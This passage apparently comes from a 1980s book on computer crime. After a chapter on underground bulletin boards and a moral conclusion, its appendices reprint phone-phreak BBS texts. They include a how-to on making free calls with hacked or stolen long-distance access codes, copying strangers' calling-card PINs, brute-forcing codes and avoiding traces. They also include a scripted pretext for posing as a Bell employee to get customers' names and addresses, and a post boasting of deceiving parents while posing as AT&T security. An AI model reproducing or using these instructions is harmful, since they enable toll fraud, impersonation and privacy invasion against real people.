In many other areas of what are regarded to be criminal activity, the criminal and her or his cohorts stand essentially alone against the world. They must depend exclusively upon themselves for the knowledge and skills that will be required to accomplish their job. While this might strip the old-fashioned criminal of the potential for plugging into today's so-called "universal consciousness," it does provide security. If no one is told, no one can tell.

The computer crook, by contrast, has at his or her fingertips a world of information and resources. These resources don't even involve going to the library to study technical journals. They are available online (usually for a "free" phreaked phone call) on one of dozens of underground bulletin boards. Bulletin boards are precisely the electronic equivalent of the versions that grace stores, hallways, and bathroom walls. Someone wants information, they post a request. Someone may answer and provide the information that is wanted. But the electronic bulletin board operates in a new dimension: response is almost instantaneous, and viewers of the bulletin board posting live all over the country, and even in foreign countries (since their phone calls are "free").

Precisely what is an electronic bulletin board? Just like any other computer operation, it is a program that runs on a computer. It is designed to work with a modem (see earlier chapters), to answer calls and then to present verified users with a format for presenting their views, information, and requests. Generally, a bulletin board offers at least one public board where anyone may say just about anything. Such public boards, limited to no more than forty lines of input at 40 characters per line are generally quite personal and oriented to individuals within the local community. They resemble most an old-fashioned quilting bee (except that their participants are more-often-than-not high school or junior high boys).

On few bulletin boards does any individual give his or her real name. A handle generally becomes one's monicker, and some handles become nationally known because of their contributions to the underworld of computing.

Bulletin boards often offer a facility that allows one registered user to send communications to another registered user, called E-mail, or electronic mail. Such communications may range from negotiations about trading used car parts, to where to meet for the next party.

Such is the realm of the public bulletin board.

Just one step beyond, however, is that realm belonging to the computer pirate, so-called hacker, and phreak. This underground realm, fearful of an FBI on alert to arrest participants, tends to be more selective than the visible BBS realm. Few strangers can gain entrance here to find the information they may require. It is first necessary to contribute – a credit card number, or a system password, for example – to gain one's stripes. Then a bond of trust begins to emerge, and the would-be computer-bandit is admitted into the first level of so-called "phreak" boards. He or she may then use the mail function to learn the location of other boards. More important, he or she may then ask technical questions that are generally answered reliably.

Having made sufficient contributions, and having a handle that is sufficiently well-known, the bulletin-board user may be admitted to the second secret level where even more information is available. It is on this level that MCI codes, Dow Jones passwords, computer dial-up numbers, etc., are generally provided.

Many people find that the second level underground is sufficient for their endeavors. Generally, those who go beyond this level must then make "voice" contact with bulletin board operators and join a club where members are known by more than mere reputation. It is on this level that the real problems of the computer con-artist are resolved.

Unlike other criminal associations, this last grouping of BBS-bandits has few ethics. Perhaps among the worst of those things that may be said about it is that it is almost everywhere recommended that, if arrested, the computer bandit cooperate with authorities and become an informer! Even more ironic is the fact that participants in this system do not seem to protest against it, but agree that it is better than spending time in prison.

So, the alleged criminal fraternity never builds trust among its members, is often arrested, and is often "turned" to work for investigative authorities.

True criminal crooks are best off never joining this third-level of initiates, and can gain as much information as they could possibly need with very little danger of self exposure over the second level where only handles, and not voices or other personal details, are known!

And, do serious criminals make use of the computer underground? Our study reveals that they do, but only at the second level. Most users of underground bulletin boards, for example, use credit card numbers and "free" telephone numbers only within the United States. Nonetheless, these numbers, which can be picked up on many electronic bulletin boards, are used internationally, especially to communicate with those regions of the world under political stress or known to be immersed in the drug trade. Rich crooks are stingy, too!

Among the most amazing questions that I've encountered while researching this book came from an official at the Chicago Public Library who had just been told that one of their passwords was in circulation in the underground domain. Her questions were pathetic: "What are these bulletin boards?"; "How do I call one to find out if my other passwords are being published?"; "Who runs these bulletin boards?", and finally, "Oh, You mean a *computer* bulletin board – not a real bulletin board?".

Before her questions could be answered satisfactorily, the phone number of the bulletin board had changed. Keeping track of the second and third-levels of the underground is a full-time job. Once you have lost contact, be prepared to spend at least two weeks trying to renew it – and this will be successful only if your "handle" had a good "rep."

CONCLUSION

Computer crime is like other types of crime. Many of the perpetrators are juveniles. But, unlike other criminals, computer crooks may not do it for profit. They do it primarily for pleasure. Against these adolescent crooks are posed those who wish to preserve the privacy of our electronic communications. Privacy consultants may develop increasingly sophisticated security systems. But such sophistication will just meet a talented fourteen-year-old who will be just a bit more sophisticated and will crack the system. Or, the system will meet a more capable computer. A CRAY computer, for example can outthink the best that IBM has. But soon the Japanese may have a machine better than the CRAY.

Again, we learn that privacy is only temporary. It lasts only as long as you don't tell anyone your secrets or attempt to preserve your secrets anywhere but in your own mind. And even this measure is insecure against drugs or against that night when you mumble in your sleep.

And again we learn a lot about our society's morality. Adolescent and pre-adolescent computer vandals arrogantly practice an amorality that the rest of society surreptitiously nurtures. Only within the last few years have laws been enacted to make many of the activities described in this book illegal. Yet the media continue to represent the adolescent hacker as a culture hero who steals from the impregnable corporate fortress. But for whose benefit does he steal? And to whom go the proceeds of his or her work? Is the purely selfish thief a new American culture hero?

The computer vandal notes that those people running the computer machinery of the information age seem to have little respect for the material they handle. They do little to protect their own private documents, and they do even less to create a consciousness of electronic privacy as a duty for those who control it and a right for those who are controlled by it.

Each person who communicates by computer should be aware of the issues of privacy and data theft and should comtemplate the morality of these acts. And then each user should make his or her moral decisions about computer crime and computer privacy.

To this author's way of thinking, the decision itself is not so important – moral arguments may be made on many sides of many issues. What is important is that these decisions should not be made purely by default.

-- M. Harry

NOTES ON APPENDICES

There are five appendices in this handbook. Except for the material in the last Appendix, which is a list of further resources, every item in each of the appendices was taken from one of several underground computer bulletin boards. The articles were placed in the public domain and meant for the widest distribution among computer hackers and phreaks. The material is only a sample of that that is available to the online explorer of the computer underground.

Most of the activities described in these bulletin board excerpts are highly illegal and the material is presented for illustrative purposes only.

APPENDIX I
TELEPHONY

HACKER LAW

Msg #:18
Title:ARPANET
From :ELRIC OF IMRRYR
Date :10/09/84

Here is some more info on Arpanet: Never mess with it late at night. It is always monitered. In the day time it is busy & you are less likly to be noticed.

Always follow the hacker law:
Delete Nothing.
Move Nothing
Change Nothing.
Learn Everything.

People have been busted phucking with it.

HACK HALL OF JUSTICE

```
Msg left by: Anonymous
Posted: TUE OCT  9 12:04:54 PM

Listen Hackman--We both know each other the Hall of Justice
is not a bunch of pricks having fun.  If you really look
around you'll see alot of people getting busted for dumb
shit.  The people on the hit list are the top ten who cause
trouble on other boards and come to the forest to hide under
a different name or to post information that was stolen and
they take all credit.  Some of them are just plain assholes
who need to be put off off all boards.  Here's a example:
1.bladerunner
2.(305) steve
both were just busted for carding and phreaking.  yet they
have turned in information to have atleast four major boards
shutdown.  Also the phone company has just installed new
lines in their homes with trace eqiup.
      I should know I called up their homes and spoke to
their parents under a subafuge telling them that I was fred
fisher from at&t security. I talked to them for about a hour
reguarding their sons actions.  Each of the parents told
me-'We have a deal with you people (phone company) if our
sons tell you everything and help you, you guys won't press
charges.'
      For the rest of the people well the list was combiled
by several sysops of many boards.  The Hall of Justice
members are all Sysops with these people on their boards. So
before you hang us (HOJ) let's see if we can clean the phone
lines up a little.
      If you remember or if you were around a few years ago
(I'm sure you were) you should remember we did the same
thing.  It worked then and it will work again.  The only
thing is that we are now much larger with 75 members
covering almost every state and parts of canada.  So let's
see what happens.
      So until next time!!!!!!!!!!
                  Superman
              The Hall Of Justice
```

The selection below was widely distributed over computer bulletin boards and AE Lines. It is excerpted from the publication TAP, "The hobbyists newsletter for the Communications Revolution."

YOUR RIGHTS AS A PHONE PHREAK

By Fred Steinbeck

"Oh, I'm not worried. They can't tap my line without a court order." Ever catch yourself saying that? If so, I'll wager you don't know too much about the laws that can prove to be the downfall of many a phone phreak. But you are wagering your freedom and money that you do know. Odds are you don't. At least, I didn't, and I had a very painful experience finding out.

Let's take a look at Federal law first. Section 605 of Title 47 of the United States Code forbids interception of communications, or divulgence of intercepted communications, except by persons outlined in Chapter 119, Title 18 (a portion of the Omnibus Crime Control and Safe Streets Act of 1968). Section 2511 (2) (a) (i) of this section says:

> "It shall not be unlawful under this chapter for an operator of a switchboard, or an officer, employee, or agent of any communication common carrier, whose facilities are used in the transmission of a wire communication, to intercept, disclose, or use that communication in the normal course of his employment while engaged in any activity which is a necessary incident to the rendition of his service or to the protection of the rights or property of the carrier of such communications..."

The authorization stated in that subsection permits agents of communication common carriers (i.e. Telcos) not only to intercept wire communications where necessary "to the protection of the rights or property of the carrier," but it also authorizes such an agent to "disclose or use that communication." Fun, huh? That's not all.

In the case *United States v. Sugden,* a case which was upheld by the Supreme Court, the following ruling was made:

> "For an unreasonable search and seizure to result from the interception of defendent's communication, he must have exhibited a reasonable expectation of privacy.
>
> "Where, as here, one uses a communication facility illegally, no such expectation is exhibited."

United States vs. Bubis, the phone company monitored all of the defendant's phone calls for a period of 4 months. The defendant's gambling activities were revealed by this monitoring, and furnished to the U.S. Attorney's office. This resulted in the defendant being prosecuted by the District Attorney for violation of the federal laws against using interstate telephone facilities for gambling. The court acknowledged the right of the phone company to protect its assets and properties against the illegal acts of a trespasser, but ordered the evidence supressed because:

1) The extent of the monitoring was unnecessary

2) The defendent's prosecution for violation of the gambling laws had "no relationship to protecting the telephone company's property."

This was before the Omnibus Act. As it happens, though, the Omnibus act was intended to perfect existing law, and therefore, change nothing. In *United States v. Shah* the court said (refering to the situation of inadmissible evidence in *U.S. v. Bubis),* "Thus it would appear that if the tape recordings of the defendant's conversations had been limited by the phone company to establish that the calls were in violation of the subscription agreement (i.e. were illegal) and to the identification of the person using the phone, and FOR THOSE PURPOSES ONLY, then the tapes would have been admissible against the defendant." The court went on to say that this was indeed the case in *United States v. Shah,* as the phone company only monitored for 7 days, and the tapes were of 1 minute call duration at the beginning of any illegal call.

So what can they do? Well, several things. First, they can put a dialed number recorder (DNR) on your line if they suspect toll fraud. This can do the following: print touch-tone digits sent, print MF digits sent, record presence of 2600hz on line, and activate a tape recorder for a specific amount of time (generally 1-2 minutes) when some specific event occurs, such as 2600hz being blasted into the line.

DNR's seem to be fairly standard procedure. That is, almost all the Telcos use them when they suspect fraud. As long as they do not record the entire conversation, or conversations that are legal, there is nothing illegal about DNR's. DNR's are also used to detect fraud using specialized common carriers (e.g., Sprint, Metro, etc.), by watching you dial the local dialup number, followed by your (illegal) access code and destination number. They do not need a court order to place a DNR on your line.

If they can record voice on your line, they can record data just as easily. So if you call bulletin board systems and have a DNR on your line, be aware that any logins you have made have probably been watched by the phone company, and they probably know any passwords you have used.

The purpose behind all this DNR bullshit is to establish your identity. I suppose a possible defense against this is simply not to talk for 3 minutes after the connection is established. Might be kind of hard to do in practice, however.

Contrary to popular belief, TPC does not make "midnight visits" to your house to arrest you. Why should they? A judicious application of their motto, "Reach out and put the touch on someone," means that they simply call from their office. If they call, try to draw them out as much as possible in a phone conversation. That is, they will keep muttering about how they "have evidence." Find out what kind of evidence. Do not expect them to be forthcoming with everything. They will almost certainly have more than what they tell you.

Their standard position is to prosecute all offenders, although this varies depending on the severity of the situation, as well as the age of the offender. They tend to always prosecute adults, while they are receptive to pre-trial offers made by juveniles. They may want to talk with you in person, ostensibly to give you a chance to explain why the 300 calls to the local Sprint node came from your line. Accept this offer. Often they are more generous with their evidence in person than they are over the telephone.

If you do meet with them in person, *BRING A LAWYER.* Lawyers are expensive, but they are well worth the price. They know the law, while you don't. The investigators TPC employs are seasoned people, and usually make few mistakes, legal or technical. However, a good lawyer can spot any legal fuckups they might have made, and you should be able to find any technical ones.

In talking with them, be civil (i.e., say hello, talk about the weather, etc.) but say nothing pertinent to your case. They will often tell a large part of their evidence without any prodding, and at the end, will ask you some questions. *YOU ARE NOT OBLIGATED TO ANSWER ANY OF THESE QUESTIONS.*

At the very first signs of trouble, stop making free calls, and move everything illegal you have to a friend's house. They may not get a search warrant, but better safe than sorry.

TPC can make life miserable for you, and they don't often prosecute unless they're sure of winning, which is pretty much always. Therefore, you must make it either not worth their while to prosecute, or worth their while not to prosecute. The best bet is to try to get them to settle before going to court by offering reimbursement and being nice to them (act sorry). If you appear genuinely sorry, they may not prosecute.

Failing that, be a low-down bastard and make as much trouble for them in court as possible. Just remember: technology is on your side, and that's better than God.

BIOC AGENT 003'S COURSE IN

=BASIC TELECOMMUNICATIONS=

I PLAN TO COVER AS MUCH MATERIAL AS POSSIBLE RELATING TO TELECOMMUNICATIONS. FIRST, IN THE SYLLABUS ARE THE LONG-DISTANCE SERVICES, WHICH IS THE TOPIC OF PART I. IN FUTURE ISSUES, SUCH SUBJECTS AS THE NETWORK, COLORED BOXES, TELEPHONE ELECTRONICS, CENTRAL OFFICE EQUIPMENT, OPERATORS, SPECIAL #'S, AND MUCH, MUCH MORE WILL BE COVERED.

LONG-DISTANCE SERVICES:

IN AN ATTEMPT TO OFFER LOWER PRICES, ALTERNATIVES TO BELL HAVE BEEN SET UP. SERVICES SUCH AS SPRINT, METROFONE, ITT, MCI, TRAVELNET, AND MANY OTHERS ARE ALL FAMILIAR TO US. THESE SERVICES ARE KNOWN AS SPECIALIZED COMMON CARRIERS (SCC'S) OR OTHER COMMON CARRIERS (OCC'S). [DON'T CONFUSED

THIS WITH SWITCHING CONTROL CENTER, ALSO KNOWN AS SCC]
THE BASIS OF ALL THESE SERVICES ARE THAT THEY OWN THEIR OWN SWITCHING EQUIPMENT. FIRST, WE WILL LOOK AT THOSE SERVICES WHICH USE A LOCAL DIAL-UP. THE PRINCIPLE OF THESE ARE:

1) YOU DIAL THE LOCAL #.
2) WHEN IT PICKS UP YOU GET A 2ND DIAL TONE, YOU THEN ENTER A CODE.
3) YOU THEN ENTER THE DESTINATION # & WHALLA, YOU'RE CONNECTED--A FREE CALL!

NEXT, WE WILL LOOK AT SEVERAL OF THE SERVICES:

SPRINT:

SPRINT, ALSO KNOWN AS SPC, WAS ONE OF THE FIRST LD SERVICES. MANY BOARDS CONTAIN SPC #'S. THE CODES FOR SPC ARE 8 DIGITS LONG. SPC IS NOT CONSIDERED SAFE, SINCE MANY PEOPLE HAVE BEEN BUSTED ON IT! IT IS COMMON KNOWLEDGE THAT SPRINT HAS DECLARED WAR ON PHONE PHREAKS. SO, FIGHT BACK (WITH CARE)!

METROFONE:

METROFONE, OWNED BY WESTERN UNION, IS VERY POPULAR AMONG

PHONE PHREAKS DUE TO THE LARGE ABUNDANCE OF CODES AND IT (AT THE TIME OF THIS WRITING) IS CONSIDERED FAIRLY SAFE. RECENTLY METROFONE HAS ALLEGEDLY BEEN PLACING "TRAP CODES" ON BBS'S WHICH ARE BEING TRACED. I SUGGEST THAT YOU HACK YOUR OWN FOR SAFETY PURPOSES. THE CODE IS 6 DIGITS LONG. TO FIND OUT THE LOCAL DIAL-UP FOR YOUR AREA, JUST CALL (800) 325-1403 AND ASK THE "NICE LADY" FOR THE # FOR YOUR AREA.

FORMAT: AT TONE--> CODE+AREA CODE
(NPA)+DESTINATION #

NOTE: NPA & A/C ARE ABBREVIATIONS FOR
AREA CODE.

ITT:

ITT IS A LITTLE DIFFERENT IN THAT UPON HEARING THE DIAL TONE AFTER CALLING THE LOCAL ACCESS #, YOU ENTER THE A/C AND THEN THE #. YOU WILL THEN HEAR A SHORT TONE, YOU THEN IMMEDIATELY ENTER YOUR 7 DIGIT ACCESS CODE.

FORMAT: AT TONE, DESTINATION # + 7
DIGIT ACCESS CODE.

MCI:

MCI HAS DIAL-UPS IN MOST AREAS BUT THE CODES ARE NOT INTERCHANGABLE (IE, A CODE THAT WORKS FOR THE NEW YORK DIAL-UP WILL NOT WORK FOR THE BOSTON DIAL-UP).

FORMAT: AT TONE, 5 DIGIT ACCESS
CODE + DESTINATION #.

MCI CREDIT CARD (MCI CC):

THIS MCI SERVICE ALSO KNOWN AS MCI EXECUNET, IS FOR PEOPLE WHO TRAVEL ALOT (IE, BUSINESS PIGS) & NEED A CODE THAT WORKS IN SEVERAL PLACES. THEREFORE, THE CODES ON THIS SYSTEM ARE INTERCHANGABLE THROUGHOUT THE DIAL-UPS UNLIKE THE REGULAR MCI SERVICE.

FORMAT: AT TONE, 7 DIGIT ACCESS
CODE + DESTINATION #.

NOTE: YOU CAN USUALLY CALL UP THE COMPANIES CUSTOMER SERVICE #, AND SAY YOU JUST MOVED OR THAT YOU ARE TRAVELING AND ASK FOR THE ACCESS # FOR YOUR AREA CODE. TO FIND OUT THE CUSTOMER SERVICE # CALL DIR. ASST. AT (800) 555-1212.

==============

=950 EXCHANGE=

==============

THE 950 EXCHANGE IS A NATIONWIDE ACCESS EXCHANGE, IN MOST AREAS, THAT INCLUDES SEVERAL SCC'S. ALL SERVICES ON THIS EXCHANGE ARE CONSIDERED DANGEROUS DUE TO THE FACT THAT THEY HAVE THE ABILITY TO TRACE. THE CURRENTLY WORKING NUMBERS IN MANY METROPOLITAN AREAS IN THE US ARE:

950-1000	SPC (SPRINT)
-1022	MCI EXECUNET
-1033	US TELEPHONE
-1044	ALLNET
-1066	LEXITEL
-1088	SKYLINE

THIS EXCHANGE WILL PROBABLY BE PHASED OUT WHEN CUSTOMERS CHOOSE THEIR LD CARRIER AS A RESULT OF "EQUAL ACCESS."

SKYLINE:

SBS SKYLINE IS A NEW SERVICE OWNED BY IBM, COMSAT AND AETNA. IT HAS THE SAME LOCAL ACCESS # ACROSS THE COUNTRY: 950-1088. IT IS SUPPOSED TO HAVE 6 (POSSIBLY 8) DIGIT CODES AND IS ALLEGED TO BE VERY DANGEROUS. MOST OF THE SERVICES

IN 950 HAVE CRYSTAL CLEAR CONNECTIONS.

===============

=CALLING CARDS=

===============

CALLING CARDS ARE BELL'S VERSION OF SPRINT, MCI, ETC. CALLING CARDS ARE USED PRIMARILY FROM PAY FONES. THE FORMAT IS:

NPA-NXX-XXXX-CCCC

NPA IS USUALLY THE A/C OF THE BILLED # THAT THE CALL IS TO BE BILLED TO. THIS MAY BE REPLACED BY A 3 DIGIT RAO (REVENUE ACCOUNTING OFFICE) CODE IN SOME NPA'S OR A SPECIAL BILLING NUMBER. NXX-XXXX IS THE NUMBER THAT THE CALL IS BILLED TO. CCCC IS A CHECKCODE (OR PIN--PERSONAL IDENTIFICATION NUMBER) THAT ADDS THE SECURITY TO CALLING CARDS. THE CODES USED TO BE PREDICTABLE UNTIL 1983. NOW CCCC APPEARS TO BE SEQUENTIALLY GENERATED SO THE CODES CANNOT BE CALCULATED FROM A FORMULA! THE EASIEST WAY TO FIND THESE CODES ARE IN A BUSY AIRPORT OR COLLEGE WHERE THEY ARE USED ALOT. JUST GET CLOSE AND COPY DOWN SOMEONES CODE (IF YOU ARE THAT UNSCRUPULOUS!) DON'T RIP OFF POOR PEOPLE; GO FOR THE RICH BUSINESS PIGS! YOU USUALLY CALL THE OPERATOR TO MAKE A CC CALL BUT ON MANY FORTRESS FONES, YOU CAN DIAL 0+THE NUMBER YOU WANT TO CALL AND YOU WILL GET A RECORDING & TONE WHERE

YOU ENTER YOUR CALLING CARD #. BY PRESSING THE # SIGN (OCTOTHORPE) AFTER EACH CALL INSTEAD OF HANGING UP, YOU CAN MAKE MANY CALLS AT ONCE WITHOUT HAVING TO RETYPE THE CC # EACH TIME. THIS IS GOOD FOR BUSY NUMBERS. ALSO, IF YOU WANT TO CALL THE # OF THE CARD, IE THE BILLED #, YOU JUST HAVE TO ENTER THE LAST 4 DIGITS OF THE CC # AT THE TONE.

CAUTION: ALL THE CC CODES ARE NOW
RAPIDLY CHECKED DUE TO CCIS
(COMMON CHANNEL INTER-OFFICE
SIGNALING) AND ESS
(ELECTRONIC SWITCHING SYSTEM)
IF YOU TRY TO HACK CC CODES
YOU CAN BE FAIRLY SURE THAT
BELL SECURITY (AFFECTIONATELY
KNOWN AS THE GESTAPO IN THE
PHREAKING WORLD) WILL GET A
MESSAGE FROM THE CO (CENTRAL
OFFICE, IE, EXCHANGE)!

THERE IS ALSO AN INTERNATIONAL CODE THAT IS IN THE FORMAT OF: 1A NPA NXX XXXX 9. WHERE: 1A IS A DIGIT FOLLOWED BY A LETTER (CHECK CHARACTERS), NPA NXX XXXX IS THE # THAT THE CALL IS TO BILLED TO (SAME AS ABOVE), 9 IS AN CHECK DIGIT. THE INTERNATIONAL CODE IS USED ONLY WHEN CALLING FROM A

FOREIGN COUNTRY.

AT&T HAS JUST RECENTLY RELEASED REAL PLASTIC CALLING CARDS WITH THE DOMESTIC & INTERNATIONAL CODES PRINTED ON THE FRONT ALONG WITH THE PERSONS NAME. THESE CARDS ALSO HAVE A MAGNETIC STRIP ON THE BACK THAT CAN BE READ BY THEIR NEW CALLING CARD FONES THAT CONTAIN A BUILT IN CRT & WILL ACCEPT AT&T CARDS AS WELL AS AMERICAN EXPRESS. THESE FONES SHOULD BE POPPING UP IN AIRPORTS & OTHER PLACES WHERE LARGE NUMBERS OF BUSINESS PIGS HANG OUT.

==============

=800 SERVICES=

==============

YOU ARE PROBABLY ALL FAMILIAR WITH WATS. WATS #'S (WIDE AREA TELEPHONE SERVICE, OTHERWISE KNOWN AS 800 #'S) ARE VERY POPULAR DUE TO THE FACT THAT THEY ARE TOLL-FREE. THEY OFTEN CONTAIN WATS EXTENDERS. EXTENDERS WERE ORIGINALLY USED BY SALESMEN IN THE FIELD WHO CALLED UP THEIR COMPANY'S 800 # (INWATS #) AND THEN USED THE COMPANY'S LOW-PRICED OUTWATS LINE TO MAKE THE CALL. THIS IS CHEAPER TO THE COMPANY THAN USING THE BELL CALLING CARD WHICH HAS A SURCHARGE. ON THE ORIGINAL EXTENDERS THERE WERE NO CODES! COMPANIES SOON REALIZED THAT THEIR #'S WERE BEING USED AND ADDED THE PRESENT DAY SECURITY CODES. THE SALESMAN WOULD THEN DIAL

THE 800 NUMBER AND ENTER THE CODE (USUALLY 4 DIGITS), HE WOULD THEN RECEIVE A SECOND DIAL TONE FROM THE COMPANIES PBX (PRIVATE BRANCH EXCHANGE - THEIR OWN SWITCHING EQUIPMENT - IE, SWITCHBOARD). HE WOULD THEN ACCESS THE OUTWATS LINE BY DIALING 8 OR 9 AND THEN THE #. THESE CODES WERE ORIGINALLY HAND-HACKED, BUT SOME PIONEER PHREAK (CAPT. CRUNCH) ADDED AN INTERFACE TO CHARLIE, HIS APPLE][COMPUTER, WHICH WAS CAPABLE OF GENERATING DTMF TONES (DUAL-TONE-MULTI-FREQUENCY - IE, GENERIC TERM FOR TOUCH -TONE (TM)) AND TRYING ALL THE CODES. THE ONLY PROBLEM WAS THAT MA BELL GOT SUSPICIOUS WHEN THEY SAW THAT SOMEONE CALLED THE JOE BLOW RUBBER COMPANY 800 # IN CALIFORNIA 4,568 TIMES AT 2 AM AND EACH CALL LASTED FOR ONLY 1 SECOND!

TRAVELNET:

TRAVELNET IS A SERVICE, OWNED BY GM, THAT USES WATS AS WELL AS LOCAL ACCESS #'S. THE 800 # IS (800) 521-8400. AFTER THE TONE, ENTER THE 8 DIGIT CODE, IF THE CODE WAS RIGHT YOU'LL GET A SECOND TONE, THEN ENTER THE AREA CODE AND NUMBER. TRAVELNET IS ALSO UNIQUE IN THAT IT ACCEPTS VOICE RECOGNITION FOR THOSE TIMES WHEN TOUCH-TONE IS NOT AVAILABLE (HOW CONVINIENT!). IF YOU DON'T DO ANYTHING AFTER THE TONE, YOU WILL HEAR A VOICE THAT SAYS, "AUTHORIZATION #, PLEASE."

YOU THEN SAY EACH DIGIT SLOWLY. IT WILL BEEP AFTER YOU SAY EACH DIGIT. AFTER EACH GROUP OF DIGITS, IT WILL REPEAT WHAT YOU HAVE SAID. SAY YES IF IT IS RIGHT, OTHERWISE, SAY NO. IF THE AUTHORIZATION CODE IS CORRECT, IT WILL SAY THANK YOU AND IT'LL THEN ASK FOR THE DESTINATION #. FOLLOW THE SAME PROCEDURE AS ABOVE. THE VOICE SYSTEM IS VERY USER FRIENDLY AND YOU SHOULD HAVE NO PROBLEMS WITH IT.

TEL-TEC:

TEL-TEC IS AT (800) 323-3026. IN MY EXPERIENCES, YOU USUALLY GET A VERY SHITTY CONNECTION. THIS I USE FOR LAST RESORTS.

FORMAT: 6 DIGIT CODE + DEST. #

TEL-TEX (FOR TX ONLY): (800) 432-2071

CAUTION: LIKE THE 950 EXCHANGE, 800 NUMBERS CAN BE EASILY TRACED. THIS DOESN'T MEAN THAT THEY TRACE EVERYTHING, THOUGH.

OTHERS:

THERE ARE MANY OTHER 800 SERVICES AND PBX'S (SUCH AS THE DIMENSION 2000 AT 800-848-9000). THERE IS JUST NOT

ENOUGH ROOM TO DISCUSS THEM ALL. AS YOU HAVE PROBABLY NOTICED, I HAVE POSTED NO CODES. CHECK THE PHREAK SECTION OF VARIOUS BBS'S TO FIND THE LATEST CODES OR HACK THEM YOURSELF. I SUGGEST THAT YOU DON'T USE CODES FOUND ON BBS'S THOUGH SINCE THEY MAY BE TRAPS! HAND-HACK GOOD POSSIBILITIES OR USE A "SMART" MODEM WITH A HACKING PROGRAM (CONTACT YOUR LOCAL PIRATE).

HOW MA BELL CATCHES PHONE HACKERS:

BESIDES SUSPICION AND RANDOM CHECKS, MA BELL SETS UP "TRAP NUMBERS". TRAP NUMBERS WERE SET UP ON CERTAIN DIAL-UPS SUCH AS SPRINT, MCI, ETC. WHENEVER, THE DIAL-UP IS CALLED A "TROUBLE CARD" IS DROPPED AT THE CENTRAL OFFICE. THIS MEANS THAT A RECORD OF THE CALLED #, THE CALLERS #, AND TIME ARE PRINTED OUT. THESE CARDS (OR PRINTOUTS IN AN ESS CO) ARE USUALLY IGNORED UNLESS SPC OR SOMEBODY DETECTS FRAUD, IE, UNAUTHORIZED USE OF A CUSTOMERS ACCT., THEN THEY CALL BELL AND FIND OUT THE NAME AND NUMBER AND INSTANTLY NAIL THE PHREAK WHO MADE THE CALL. THEY WILL THEN EITHER DEMAND THAT YOU PAY SOME ENORMOUS FEE AND THEY'LL FORGET THE WHOLE MATTER; GIVE THEM INFO ON OTHER PHREAKS, BOARDS, ETC.; OR PROSECUTE YOU ON THE FEDERAL RAP OF THEFT OF COMMUNICATIONS SERVICE, WHICH CARRIES FINES OF UPTO 10 YEARS IN JAIL AND/OR

$10,000. THEY USUALLY DON'T GO FOR LEGAL ACTION FIRST, THOUGH. IF YOU DON'T ACTUALLY USE ANY CODES, THEY CAN STILL NAIL YOU FOR HARRASSING FONE CALLS.

"TRAP & TRACE" IS ANOTHER FAVORITE OF THE GESTAPO. WITH THIS METHOD YOU CANNOT HANG UP UNTIL THE TRACE IS COMPLETED!

WHY DOES BELL HELP THEIR COMPETION? ACTUALLY, IT IS RATHER SIMPLE. PEOPLE WERE USING SPRINT TO BREAK INTO BELL'S ESS COMPUTERS. BELL COULD ONLY TRACE THE CALL BACK TO SPRINT. SO, SPRINT HELPS BELL CATCH THE PEOPLE IT WANTS AND VISA-VERSA. ("YOU RUB MY BACK AND I'LL RUB YOURS" TYPE OF DEAL.)

BY THE WAY, TRAP NUMBERS ARE ALSO HOW BELL CATCHES PEOPLE WHO MAKE HARRASING PHONE CALLS TO PRIVATE RESIDENCES. ALSO, CERTAIN TELCO EXCHANGES RUNNING ESS (SEE PART IV) GENERATE REPORTS CALLED THE "800 EXCEPTIONAL CALLING REPORT" WHICH LIST PEOPLE WHO HAVE MADE EXTENSIVE OR LONG CALLS TO 800 #'S. SINCE MANY PEOPLE USE LEGIT 800'S ALOT, THEY ALSO WIND UP ON THE LIST. IF BELL DOES HAVE A CERTAIN PROBLEM WITH AN 800 #, THOUGH, THEY JUST HAVE TO CHECK THEIR RECORDS. IF BELL HAS SUFFICIENT REASON TO SUSPECT YOU OF ILLEGAL ACTIVITIES, THEY MAY PUT A PEN REGISTER ON YOUR LINE TO RECORD EVERY SINGLE DIGIT YOU DIAL ALONG WITH OTHER

PERTINENT INFORMATION. FINALLY, DO NOT FORGET THAT THESE SERVICES HAVE A COPY OF THE NUMBER THAT YOU CALLED. SO, IF A CUSTOMER SAYS HE DIDN'T CALL A CERTAIN #, THEY WILL USUALLY CALL UP THAT # AND TRY TO FIND OUT WHO DID CALL AT THAT TIME. SO, TO BE SAFER ON SPC, MCI, AND OTHERS, FOLLOW THE FOLLOWING SUGGESTIONS:

1) USE A FORTRESS FONE (PAY FONE) WHENEVER POSSIBLE. ALTHOUGH, THEY HAVE BEEN KNOW TO STAKE OUT PAY FONES. JUST DON'T USE THE SAME FONE OVER AND OVER AGAIN. IN OTHER WORDS, MOVE AROUND.

2) ONLY CALL INSTITUTIONAL SWITCHBOARDS, BUSINESS THAT HAVE NO RECORD OF YOUR CALL, AND FRIENDS WHO ARE INSTANT AMNESIACS.

3) TRY TO KEEP ALL CALLS UNDER 15 MINUTES WHEN POSSIBLE.

NOTE: NO SYSTEM IS TOTALLY SAFE! WHEN I CLASSIFY SOMETHING AS SAFE OR DANGEROUS, THAT IS JUST WITH RESPECT TO MY OPINION AS WELL AS THAT OF SEVERAL OTHER PHREAKS. THESE OPINIONS ARE BASED ON HOW MANY PEOPLE HAVE BEEN BUSTED ON THEM, WHAT TYPE OF EQUIPMENT THEY ARE USING, AND INSIDE INFORMATION. I CANNOT POSSIBLY GUARANTEE THAT YOU WILL OR WILL NOT GET CAUGHT. ACTUALLY, WITH CCIS AND ESS NOTHING IS REALLY SAFE ANYMORE. BESIDES, WHAT PHUN WOULD THERE BE IN LIFE WITHOUT RISKS!

CN/A:

CN/A, WHICH STANDS FOR CUSTOMER NAME AND ADDRESS, ARE BUREAUS THAT EXIST SO THAT AUTHORIZED BELL EMPLOYEES CAN FIND OUT THE NAME AND ADDRESS OF ANY CUSTOMER IN THE BELL SYSTEM. ALL #'S ARE MAINTAINED ON FILE INCLUDING UNLISTED #'S. HERE'S HOW IT WORKS:

1) YOU HAVE A # AND YOU WANT TO FIND OUT WHO OWNS IT, E.G. (914) 555-1234.

2) YOU LOOK UP THE CN/A # FOR THAT NPA IN THE LIST BELOW. IN THE EXAMPLE, THE NPA IS 914 AND THE CN/A # IS 518-471-8111.

3) YOU THEN CALL UP THE CN/A # (DURING BUSINESS HOURS) AND SAY SOMETHING LIKE, "HI, THIS IS JOHN JONES FROM THE RESIDENTIAL SERVICE CENTER IN MIAMI. CAN I HAVE THE CUSTOMER'S NAME AT 914-555-1234. THAT # IS 914-555-1234." MAKE UP YOUR OWN REAL SOUNDING NAME, THOUGH. OR IF YOU SOUND MATURE ENOUGH, JUST SAY "LOOKUP: 914 555 1234 PLEASE."

